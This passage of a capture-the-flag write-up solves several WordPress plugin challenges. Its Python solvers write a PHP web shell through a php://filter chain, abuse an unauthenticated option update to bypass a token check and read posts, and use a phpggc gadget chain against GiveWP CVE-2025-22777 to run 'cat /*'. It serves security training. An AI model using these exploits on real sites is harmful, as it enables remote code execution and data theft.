		$code_array2 = array( '3-1-1-1-3', '1-3-1-1-3', '3-3-1-1-1', '1-1-3-1-3', '3-1-3-1-1', '1-3-3-1-1', '1-1-1-3-3', '3-1-1-3-1', '1-3-1-3-1', '1-1-3-3-1' );

		$text_length = strlen( $text );
		$count_array1 = count( $code_array1 );
		for ( $x = 1; $x <= $text_length; $x++ ) {
			for ( $y = 0; $y < $count_array1; $y++ ) {
				if ( substr( $text, ( $x - 1 ), 1 ) == $code_array1[ $y ] ) {
					$temp[ $x ] = $code_array2[ $y ];
				}
			}
		}

		$text_length = strlen( $text );
		for ( $x = 1; $x <= $text_length; $x += 2 ) {
			if ( isset( $temp[ $x ] ) && isset( $temp[ ( $x + 1 ) ] ) ) {
				$count_temp1 = count( $temp1 );
				$temp1 = explode( '-', $temp[ $x ] );
				$temp2 = explode( '-', $temp[ ( $x + 1 ) ] );
				for ( $y = 0; $y < $count_temp1; $y++ ) {
					$code_string .= $temp1[ $y ] . $temp2[ $y ];
				}
			}
		}

		$code_string = '1111' . $code_string . '311';
	} elseif ( strtolower( $code_type ) == 'codabar' ) {
		$code_array1 = array( '1', '2', '3', '4', '5', '6', '7', '8', '9', '0', '-', '$', ':', '/', '.', '+', 'A', 'B', 'C', 'D' );
		$code_array2 = array( '1111221', '1112112', '2211111', '1121121', '2111121', '1211112', '1211211', '1221111', '2112111', '1111122', '1112211', '1122111', '2111212', '2121112', '2121211', '1121212', '1122121', '1212112', '1112122', '1112221' );

		// Convert to uppercase.
		$upper_text = strtoupper( $text );
		$upper_text_length = strlen( $upper_text );
		for ( $x = 1; $x <= $upper_text_length; $x++ ) {
			$count_array1 = count( $code_array1 );
			for ( $y = 0; $y < $count_array1; $y++ ) {
				if ( substr( $upper_text, ( $x - 1 ), 1 ) == $code_array1[ $y ] ) {
					$code_string .= $code_array2[ $y ] . '1';
				}
			}
		}
		$code_string = '11221211' . $code_string . '1122121';
	}

	// Pad the edges of the barcode.
	$code_length = 20;
	if ( $print ) {
		$text_height = 30;
	} else {
		$text_height = 0;
	}

	$code_string_length = strlen( $code_string );
	for ( $i = 1; $i <= $code_string_length; $i++ ) {
		$code_length = $code_length + (int) ( substr( $code_string, ( $i - 1 ), 1 ) );
	}

	if ( 'horizontal' == strtolower( $orientation ) ) {
		$img_width = $code_length * $size_factor;
		$img_height = $size;
	} else {
		$img_width = $size;
		$img_height = $code_length * $size_factor;
	}

	$image = imagecreate( $img_width, $img_height + $text_height );
	$black = imagecolorallocate( $image, 0, 0, 0 );
	$white = imagecolorallocate( $image, 255, 255, 255 );

	imagefill( $image, 0, 0, $white );
	var_dump($print);
	if ( $print ) {
		imagestring( $image, 5, 31, $img_height, $text, $black );
	}

	$location = 10;
	$code_string_length = strlen( $code_string );
	for ( $position = 1; $position <= $code_string_length; $position++ ) {
		$cur_size = $location + ( substr( $code_string, ( $position - 1 ), 1 ) );
		if ( 'horizontal' == strtolower( $orientation ) ) {
			imagefilledrectangle( $image, $location * $size_factor, 0, $cur_size * $size_factor, $img_height, ( 0 == $position % 2 ? $white : $black ) );
		} else {
			imagefilledrectangle( $image, 0, $location * $size_factor, $img_width, $cur_size * $size_factor, ( 0 == $position % 2 ? $white : $black ) );
		}
		$location = $cur_size;
	}

	// Draw barcode to the screen or save in a file.
	if ( '' == $filepath ) {
		header( 'Content-type: image/png' );
		imagepng( $image );
		imagedestroy( $image );
	} else {
		imagepng( $image, $filepath );
		imagedestroy( $image );
	}
}

We can see that it uses a function named barcode, which in the end will save the file using the imagepng function. The file will be saved to our user-inputted variable named $filename. We can inject this $filename using a PHP filter chain to control its output. I use these tools to generate the filters:
Solver
solver.py
import httpx
import asyncio

URL = "http://52.77.81.199:9108/"
class BaseAPI:
    def __init__(self, url=URL) -> None:
        self.c = httpx.AsyncClient(base_url=url)

    def qrcode(self, filepath: str = '', text: str = '0', size: str = '20',
               orientation: str = 'horizontal', code_type: str = 'code128',
               print_option: bool = False, sizefactor: str = '1') -> None:
        return self.c.get("/wp-content/plugins/mwb-point-of-sale-pos-for-woocommerce/package/lib/php-barcode-master/barcode.php", params={
            "filepath": filepath,
            "text": text,
            "size": size,
            "orientation": orientation,
            "codetype": code_type,
            "print": 'true' if print_option else 'false',
            "sizefactor": sizefactor
        })

class API(BaseAPI):
    def shell(self, cmd):
        return self.c.get("/wp-content/uploads/koko-analytics/sss.php", params={"0": cmd})

async def main():
    api = API()
    # python3 filter.py --chain "<?php system(\$_GET[0]);?>"
    x = "php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.iconv.CSA_T500.L4|convert.iconv.ISO_8859-2.ISO-IR-103|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.863.UTF-16|convert.iconv.ISO6937.UTF16LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.GBK.BIG5|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.865.UTF16|convert.iconv.CP901.ISO6937|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UCS2.UTF8|convert.iconv.8859_3.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.PT.UTF32|convert.iconv.KOI8-U.IBM-932|convert.iconv.SJIS.EUCJP-WIN|convert.iconv.L10.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP367.UTF-16|convert.iconv.CSIBM901.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.PT.UTF32|convert.iconv.KOI8-U.IBM-932|convert.iconv.SJIS.EUCJP-WIN|convert.iconv.L10.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.CSISO2022KR|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.863.UTF-16|convert.iconv.ISO6937.UTF16LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.864.UTF32|convert.iconv.IBM912.NAPLPS|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.GBK.BIG5|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.865.UTF16|convert.iconv.CP901.ISO6937|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP-AR.UTF16|convert.iconv.8859_4.BIG5HKSCS|convert.iconv.MSCP1361.UTF-32LE|convert.iconv.IBM932.UCS-2BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.iconv.ISO6937.8859_4|convert.iconv.IBM868.UTF-16LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L4.UTF32|convert.iconv.CP1250.UCS-2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF16|convert.iconv.ISO6937.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF32|convert.iconv.L6.UCS-2|convert.iconv.UTF-16LE.T.61-8BIT|convert.iconv.865.UCS-4LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.MAC.UTF16|convert.iconv.L8.UTF16BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CSIBM1161.UNICODE|convert.iconv.ISO-IR-156.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.IBM932.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.base64-decode/resource=/var/www/html/wp-content/uploads/koko-analytics/sss.php"
    res = await api.qrcode(x, "xxx", print_option=False, code_type="code128a", size=1)
    res = await api.shell("cat /*")
    print(res.text)

if __name__ == "__main__":
    asyncio.run(main())
Flag
Explanation
Up To You
| Solves | 3 |
Description
it's all up to you.
NOTE: This is a fully white box challenge, almost no heavy brute force is needed.
Attachments
References
In this challenge, we will exploit two vulnerabilities. The first one is a WordPress option update vulnerability, and the second one is an IDOR vulnerability.
For the first vulnerability, we can easily identify it by reading the plugin source code here:
test-plugin.php
add_action("wp_ajax_nopriv_uptoyou", "uptoyou");

function uptoyou(){
    $option_name = $_POST["option_name"];
    $nope = array('users_can_register', 'auto_update_core_minor', 'auto_update_core_dev', 'upload_url_path', 'mailserver_pass', 'wp_user_roles', 'template', 'blog_public', 'html_type', 'sticky_posts', 'use_balanceTags', 'page_for_posts', 'permanent-links', 'hack_file', 'multisite', 'comment_max_links', 'mailserver_login', 'use_trackback', 'comments_per_page', 'default_pingback_flag', 'siteurl', 'enable_app', 'large_size_w', 'default_comments_page', 'default_comment_status', 'links', 'moderation_keys', 'sidebars_widgets', 'posts_per_page', 'links_updated_date_format', 'default_role', 'theme', 'advanced_edit', 'image_default_link_type', 'blogname', 'thumbnail_size_w', 'admin_email', 'enable_xmlrpc', 'rss_use_excerpt', 'require_name_email', 'comment_whitelist', 'medium_large_size_h', 'show_comments_cookies_opt_in', 'comment_order', 'use_balancetags', 'close_comments_for_old_posts', 'gzipcompression', 'use_smilies', 'upload_path', 'moderation_notify', 'close_comments_days_old', 'medium_size_w', 'show_on_front', 'reading', 'show_avatars', 'default_post_format', 'site_icon', 'comments_notify', 'adminhash', 'gmt_offset', 'rewrite_rules', 'rss_language', 'thread_comments_depth', 'permalink_structure', 'default_category', 'links_recently_updated_append', 'thread_comments', 'home', 'widget_categories', 'use_linksupdate', 'default_post_edit_rows', 'comment_moderation', 'start_of_week', 'wp_page_for_privacy_policy', 'date_format', 'widget_text', 'active_plugins', 'avatar_default', 'timezone_string', 'auto_update_core_major', 'default_ping_status', 'tag_base', 'media', 'widget_rss', 'general', 'time_format', 'large_size_h', 'others', 'embed_size_w', 'posts_per_rss', 'image_default_size', 'mailserver_url', 'fileupload_maxk', 'page_comments', 'links_recently_updated_time', 'thumbnail_size_h', 'page_on_front', 'uploads_use_yearmonth_folders', 'ping_sites', 'comment_registration', 'thumbnail_crop', 'medium_large_size_w', 'recently_edited', 'image_default_align', 'avatar_rating', 'links_recently_updated_prepend', 'new_admin_email', 'comments', 'embed_size_h', 'default_email_category', 'embed_autourls', 'stylesheet', 'blacklist_keys', 'https_detection_errors', 'medium_size_h', 'category_base', 'blogdescription', 'avatars', 'mailserver_port', 'default_link_category', 'secret', 'writing', 'blog_charset');

    if(!in_array($option_name, $nope)){
        update_option($option_name, wp_json_encode($_POST["option_value"]));
    }

    echo "option updated";
}
Our input will be JSON-encoded using wp_json_encode, meaning the options we can update will also be JSON-encoded. Let's check what we can modify in the database.
sudo docker compose exec wp_service_1_db mysql -u root -pREDACTED
mysql> use wordpress;
mysql> select * from wp_options;
Using these commands, we get the following output:

These options are stored in JSON format, making them compatible with the encoding used in test-plugin.php.
Additionally for second vulnerability, we can see that several routes are registered in the Squirrly SEO plugin:

One of these routes can be used to read posts containing the flag. Check the get route:
			register_rest_route( $this->namespace, '/get/', array(
					'methods'             => WP_REST_Server::READABLE,
					'callback'            => array( $this, 'getData' ),
					'permission_callback' => '__return_true'
				) );
getData method
/**
	 * Get data for the Focus Page Audit
	 *
	 * @param WP_REST_Request $request
	 */
	public function getData( WP_REST_Request $request ) {

		global $wpdb;
		$response = array();
		SQ_Classes_Helpers_Tools::setHeader( 'json' );

		//get the token from API
		$token = $request->get_param( 'token' );
		if ( $token <> '' ) {
			$token = sanitize_text_field( $token );
		}

		if ( ! $this->token || $this->token <> $token ) {
			exit( wp_json_encode( array( 'error' => esc_html__( "Connection expired. Please try again.", 'squirrly-seo' ) ) ) );
		}

		$select = $request->get_param( 'select' );

		switch ( $select ) {
			case 'innerlinks':

				$inner_links = array();
				$url         = esc_url_raw( $request->get_param( 'url' ) );
				$start       = (int) $request->get_param( 'start' );
				$limit       = (int) $request->get_param( 'limit' );

				if ( $url == '' ) {
					exit( wp_json_encode( array( 'error' => esc_html__( "Wrong Params", 'squirrly-seo' ) ) ) );
				}

				//define vars
				if ( $limit == 0 ) {
					$limit = 1000;
				}

				//prepare the url for query
				$url_backslash = str_replace( '/', '\/', str_replace( rtrim( home_url(), '/' ), '', $url ) );
				$url_encoded   = urlencode( str_replace( trim( home_url(), '/' ), '', $url ) );
				$url_decoded   = str_replace( trim( home_url(), '/' ), '', urldecode( $url ) );

				//get post inner links
				$select_table = $wpdb->prepare( "SELECT ID FROM `$wpdb->posts` WHERE `post_status` = %s ORDER BY ID DESC LIMIT %d,%d", 'publish', $start, $limit );
				if ( $ids = $wpdb->get_col( $select_table ) ) {
					$query = $wpdb->prepare( "SELECT `ID` FROM `$wpdb->posts` as p WHERE ID in (" . join( ',', array_values( $ids ) ) . ") AND (p.post_content LIKE %s OR p.post_content LIKE %s OR p.post_content LIKE %s OR p.post_content LIKE %s)", '%' . $url . '%', '%' . $url_backslash . '%', '%' . $url_encoded . '%', '%' . $url_decoded . '%' );

					if ( ! $inner_links = wp_cache_get( md5( $query ) ) ) {
						//prepare the inner_links array
						$inner_links = array();

						if ( $rows = $wpdb->get_results( $query ) ) {
							if ( ! empty( $rows ) ) {
								foreach ( $rows as $row ) {
									if ( untrailingslashit( get_permalink( $row->ID ) ) <> $url ) {
										$inner_links[] = get_permalink( $row->ID );
									}
								}
							}
						}

					}

					wp_cache_set( md5( $query ), $inner_links, '', 3600 );
				}

				$response = array( 'url' => $url, 'inner_links' => $inner_links );
				break;

			case 'keyword':

				$url     = esc_url_raw( $request->get_param( 'url' ) );
				$keyword = sanitize_text_field( $request->get_param( 'keyword' ) );
				$start   = (int) $request->get_param( 'start' );
				$limit   = (int) $request->get_param( 'limit' );

				if ( $url == '' || $keyword == '' ) {
					exit( wp_json_encode( array( 'error' => esc_html__( "Wrong Params", 'squirrly-seo' ) ) ) );
				}

				//define vars
				if ( $limit == 0 ) {
					$limit = 1000;
				}
				$regex = "\\b" . strtolower( $keyword ) . "\\b";

				//get post keywords found
				$select_table = $wpdb->prepare( "SELECT ID FROM `$wpdb->posts` WHERE `post_status` = %s ORDER BY ID DESC LIMIT %d,%d", 'publish', $start, $limit );
				if ( $ids = $wpdb->get_col( $select_table ) ) {
					$query = $wpdb->prepare( "SELECT `ID`, `post_content` FROM `$wpdb->posts` as p WHERE ID in (" . join( ',', array_values( $ids ) ) . ") AND (LOWER(p.post_content) REGEXP %s)", $regex );

					if ( ! $urls = wp_cache_get( md5( $query ) ) ) {
						//prepare the url for query
						$urls = array();

						if ( $rows = $wpdb->get_results( $query ) ) {
							if ( ! empty( $rows ) ) {
								foreach ( $rows as $row ) {
									if ( untrailingslashit( get_permalink( $row->ID ) ) <> $url ) {
										$row->content = str_replace( '\/', '/', $row->content );

										$urls[] = array(
											'post_id'   => $row->ID,
											'permalink' => get_permalink( $row->ID ),
											'innerlink' => strpos( $row->content, untrailingslashit($url) ) !== false
										);
									}
								}
							}
						}

						wp_cache_set( md5( $query ), $urls, '', 3600 );
					}

					$response = array( 'keyword' => $keyword, 'urls' => $urls );
				}else{

					$response = array( 'keyword' => '', 'urls' => array() );
				}

				break;
			case 'posts':
				//get post inner links
				$total_posts = 0;

				if ( $row = $wpdb->get_row( $wpdb->prepare( "SELECT COUNT(`ID`) as count FROM `$wpdb->posts` WHERE `post_status` = %s", 'publish' ) ) ) {
					$total_posts = $row->count;
				}

				$response = array( 'total_posts' => $total_posts );
				break;

			case 'post':

				$id = (int) $request->get_param( 'id' );

				if ( $id == 0 ) {
					wp_send_json_error( esc_html__( "Wrong Params", 'squirrly-seo' ) );
				}

				//get Squirrly SEO post metas
				if ( $post = SQ_Classes_ObjController::getClass( 'SQ_Models_Snippet' )->setPostByID( $id ) ) {
					$response = $post->toArray();
				}

				break;

			case 'squirrly':

				//Get Squirrly settings
				if ( $options = SQ_Classes_Helpers_Tools::getOptions() ) {
					$response = (array) $options;
				}

				break;
		}

		echo wp_json_encode( $response );

		exit();

	}
To activate this route, we need to enable several options stated here.
	public function hookInit() {

		if ( SQ_Classes_Helpers_Tools::getOption( 'sq_api' ) == '' ) {
			return;
		}

		if ( ! SQ_Classes_Helpers_Tools::getOption( 'sq_cloud_connect' ) ) {
			return;
		}

		$this->token = SQ_Classes_Helpers_Tools::getOption( 'sq_cloud_token' );

		//Change the rest api if needed
		add_action( 'rest_api_init', array( $this, 'sqApiInit' ) );
	}
First, one is sq_qpi, the second is sq_cloud_connect, and the last is sq_cloud_token to bypass the token verification part.
Lastly, you just need to access that REST and specify token with your updated token via the update_option, select with the value post, and id with the ID of the post you want to read.
Solver
import httpx
import asyncio

URL = "http://52.77.81.199:9177/"
class BaseAPI:
    def __init__(self, url=URL) -> None:
        self.c = httpx.AsyncClient(base_url=url)

class API(BaseAPI):
    async def update_option(self) -> None:
        return await self.c.post("/wp-admin/admin-ajax.php?action=uptoyou", data={
            "option_name": "sq_options",
            "option_value[sq_cloud_token]": "dimas123",
            "option_value[sq_api]": "dimas123",
            "option_value[sq_cloud_connect]": "dimas123",
        })
    def get_flag(self):
        return self.c.get("/wp-json/squirrly/get?token=dimas123&select=post&id=5")

async def main():
    api = API()
    res = await api.update_option()
    res = await api.get_flag()
    print(res.text)

if __name__ == "__main__":
    asyncio.run(main())
Flag

Give
| Solves | 3 |
Description
Who give me ?
This is a whitebox challenge, no need to bruteforce anything (login, endpoint, etc).
Attachments
References

In this challenge, we need to exploit a known vulnerability in GiveWP CVE-2025-22777. This CVE is related to PHP Object Injection, and a partial POC is published in this article: Critical Vulnerability Patched in GiveWP Plugin - Patchstack.
To exploit this vulnerability, you need just two things: one is the GiveWP form, and the second is the PHP POP Gadget. For the PHP POP Gadget, since the challenge has Rollbar installed, which is known to have a PHP POP Chain due to its dependency from a previous CTF here Rollbar Plugin - PHP Object Injection Gadget: , you can use this as a gadget to exploit the PHP POP Chain. You can see more details on how to exploit this in the solver below.
Solver
import httpx
import asyncio
import re
import subprocess
URL = "http://52.77.81.199:9140/"

class BaseAPI:
    def __init__(self, url=URL) -> None:
        self.c = httpx.AsyncClient(base_url=url)

    def wp_login(self, username: str, password: str) -> None:
        return self.c.post("/wp-login.php", data={
            "log": username,
            "pwd": password
        })


class API(BaseAPI):
    async def donate(self, url) -> None:
        data = {
            "amount": "10",
            "currency": "USD",
            "donationType": "single",
            "formId": "9",
            "email": "admin@getmoreplugins.com",
            "gatewayId": "manual",
            "firstName": "a",
            "lastName": "a",
            "comment": subprocess.check_output("./phpggc/phpggc Monolog/RCE7 system 'cat /*'", shell=True).replace(b"a:", b"a%F0%9F%98%BC:").replace(b"O:", b"O%F0%9F%98%BC:").replace(b"s:", b"s%F0%9F%98%BC:").replace(b"i:",b"i%F0%9F%98%BC:").strip(),
            "company": "",
            "donationBirthday": "",
            "originUrl": "http://localhost:9140/donations/",
            "isEmbed": "true",
            "embedId": "9",
            "gatewayData[testGatewayIntent]": "test-gateway-intent"
        }

        # URL-encode the data
        return await self.c.post(url, files={"a":("a","b")}, data=data)  # Send the URL-encoded data with headers
    async def get_givewp_post_url(self):
        res = await self.c.get("/?givewp-route=donation-form-view&form-id=9")
        url = re.findall('"donateUrl":"(.*?)"',res.text)[0].replace("\\/", "/")
        return url

async def main():
    api = API()

    # Get the signature and expiration
    url = await api.get_givewp_post_url()

    # Example usage of the donate method
    donation_response = await api.donate(url)
    print(donation_response.text)

if __name__ == "__main__":
    asyncio.run(main())
Flag
Unicorn
| Solves | 2 |
Description
Now I am a Unicorn.
This is a whitebox challenge, no need to bruteforce anything (login, endpoint, etc).
Attachments
References
In this challenge, we have the power to call an arbitrary method from allowed namespaces, but the restriction is that we can control only one argument, and the argument is an array. So, we need a method that both accepts an array and requires only one argument while also being in the whitelisted namespaces. Here is the server that handles the method calling:
server-given/challenge-custom/unicorn/includes/class-main.php
add_action('wp_ajax_nopriv_handle_ajax', 'handle_ajax');

function handle_ajax() {
    $whitelisted_namespaces = [
        '\\Unicorn\\',
        '\\Stripe\\ApiOperations',
        '\\Stripe\\Apps',
        '\\Stripe\\Billing',
        '\\Stripe\\Climate',
        '\\Stripe\\Entitlements',
        '\\Stripe\\Events',
        '\\Stripe\\Exception',
        '\\Stripe\\Exception\\OAuth',
        '\\Stripe\\FinancialConnections',
        '\\Stripe\\HttpClient',
        '\\Stripe\\Issuing',
        '\\Stripe\\Service',
        '\\Stripe\\Treasury',
        '\\PaypalServerSdkLib\\Controllers',
        '\\PaypalServerSdkLib\\Models',
        '\\Psr\\EventDispatcher',
        '\\Symfony\\Component',
        '\\Give\\Vendors',
        '\\Action_Scheduler\\Migration'
    ];

    if (!isset($_REQUEST['token']) || false === check_ajax_referer('ajax_submit_unicorn', 'token', false)) {
        wp_send_json(array(
            'status' => false,
            'title'  => __('Invalid token', 'real-time-auto-find-and-replace'),
            'text'   => __('Sorry! we are unable recognize your auth!', 'real-time-auto-find-and-replace'),
        ));
    }

    if (!isset($_REQUEST['data']) && isset($_POST['method'])) {
        $data = $_POST;
    } else {
        $data = isset($_REQUEST['data']) ? $_REQUEST['data'] : '';
    }

    // Get methods
    $method = isset($data['method']) ? $data['method'] : (isset($_REQUEST['method']) ? $_REQUEST['method'] : '');

    if (empty($method) || strpos($method, '@') === false) {
        wp_send_json(array(
            'status' => false,
            'title'  => __('Invalid Request', 'real-time-auto-find-and-replace'),
            'text'   => __('Method parameter missing / invalid!', 'real-time-auto-find-and-replace'),
        ));
    }

    $method = explode('@', $method);
    $class_path = \str_replace('\\\\', '\\', $method[0]);
    // $class_path = \str_replace('\\\\', '\\', '\\Unicorn\\' . $method[0]);

    $is_whitelisted = false;
    foreach ($whitelisted_namespaces as $namespace) {
        if (strpos($class_path, $namespace) === 0) {
            $is_whitelisted = true;
            break;
        }
    }

    if (!$is_whitelisted) {
        wp_send_json(array(
            'status' => false,
            'title'  => __('Invalid Namespace', 'real-time-auto-find-and-replace'),
            'text'   => __('The requested namespace is not allowed.', 'real-time-auto-find-and-replace'),
        ));
    }

    if (!class_exists($class_path)) {
        wp_send_json(array(
            'status' => false,
            'title'  => __('Invalid Library', 'real-time-auto-find-and-replace'),
            'text'   => sprintf(__('Library Class "%s" not found! ', 'real-time-auto-find-and-replace'), $class_path),
        ));
    }

    if (!method_exists($class_path, $method[1])) {
        wp_send_json(array(
            'status' => false,
            'title'  => __('Invalid Method', 'real-time-auto-find-and-replace'),
            'text'   => sprintf(__('Method "%1$s" not found in Class "%2$s"! ', 'real-time-auto-find-and-replace'), $method[1], $class_path),
        ));
    }

